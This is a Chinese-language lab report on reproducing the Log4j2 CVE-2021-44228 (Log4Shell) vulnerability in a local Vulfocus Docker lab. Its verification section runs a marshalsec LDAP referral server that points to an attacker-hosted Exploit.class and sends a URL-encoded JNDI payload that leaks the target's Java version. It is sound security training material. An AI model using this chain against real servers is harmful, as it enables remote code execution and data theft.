

实验报告：Log4j2 44228漏洞环境搭建、漏洞验证与漏洞利用复现

一、实验目的

搭建Log4j2 44228漏洞环境。
验证漏洞的存在。
利用漏洞获得flag

二、实验环境

操作系统：

1. Kali Linux
2. Java版本：JDK 1.8.0 202
3. Log4j2:
4. 测试工具：JNDI injector

三、实验步骤

(一) 漏洞环境搭建


安装Java环境,下载并安装JDK1.8.0,验证java版本。

```
(kali@kali)-[~/Desktop]
$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java version "1.8.0_202"
Java(TM) SE Runtime Environment (build 1.8.0_202-b08)
Java HotSpot(TM) 64-Bit Server VM (build 25.202-b08, mixed mode)
```

使用docker pull vulfocus/vulfocus:latest, 编写vulfocus启动脚本,-d 是后台运行

```
File Actions Edit View Help
docker run -d -p 80:80 -v /var/run/docker.sock:/var/run/docker.sock -e VUL_IP=192.168.56.102 vulfocus/vulfocus
```

赋予执行权限之后就可以运行这个脚本启动了



去镜像管理界面点击一键同步，搜索log4j2找到远程命令执行漏洞2，点击下载

镜像管理 - vulfocus

127.0.0.1:56288/hello?pa... URL 编码/解码 - 锤子在线

127.0.0.1/?#/image/image

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

VULFOCUS

首页 用户 积分总榜 场景 公告列表 镜像管理

镜像管理 靶场管理 场景管理 系统管理

stars 3.3k release v0.1.2.11

Dashboard / 镜像管理 / 镜像管理


log4j 查询 添加 一键同步

	镜像名称	漏洞名称	端口	操作
1	vulfocus/log4j2-rce-2021-12-09:1	Log4j2远程命令执行 (CVE-...	8080	修改 删除 分享
2	vulfocus/log4j2-cve-2021-44228:latest	Log4j2远程命令执行 (CVE-...		下载 修改 删除
3	vulfocus/log4j-cve_2017_5645:latest	log4j 代码执行 (CVE-2017-5...		下载 修改 删除
4	ghcr.io/christophetd/log4shell-vulnerable-app:lat...	Log4j2远程命令执行2	8080	修改 删除 分享


Total 4 < 1 > Go to 1

(二) 漏洞验证

去首页启动该镜像，记住映射端口号




在浏览器中输入靶机网址: 端口号, 显示网页



在攻击者主机安装ldap server，编写启动脚本


1. marshalsec-0.0.3-SNAPSHOT-all.jar是反序列化利用工具
2. maeshalsec.jndi.LDAPRefServer用于启动LDAP服务
3. 指定恶意类的 URL 为"https://192.168.56.104:8080/#Exploit"




这个ldap服务器是用于在目标主机出发jndi查询的时候返回一个http的引用，运行此脚本

```
kali@kali: ~/Desktop/workspace/ldap server
File Actions Edit View Help
(kali@kali)~[~/Desktop/workspace/ldap server]
$ ./start.sh
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Error: Could not find or load main class marshalsec.Jackson
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

记住这个端口，构造payload，并使用url对其编码




复制编码，将其粘贴到payload=后面，并访问，显示ok




攻击者主机上面显示了查询记录，这可能并不能验证log4j2漏洞存在，但我们可以利用这个查询记录功能

```
kali@kali: ~/Desktop/workspace/ldap serv
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/ldap server]
$ ./start.sh
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Error: Could not find or load main class marshalsec.Jackson
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class
Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class
Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class
Send LDAP reference result for a redirecting to http://192.168.56.104:8080/Exploit.class
```

构造一个带有test.\${java.version}的payload，并将其用url编码，这个部分如果被执行，则会得到目标主机的java版本，然后通过查询记录的方式显示到攻击者主机上。




访问后攻击者主机上显示了带有java版本的查询记录，这表示目标主机解析了url编码，运行了java.version，并在攻击者主机上留下了记录，可以验证漏洞存在



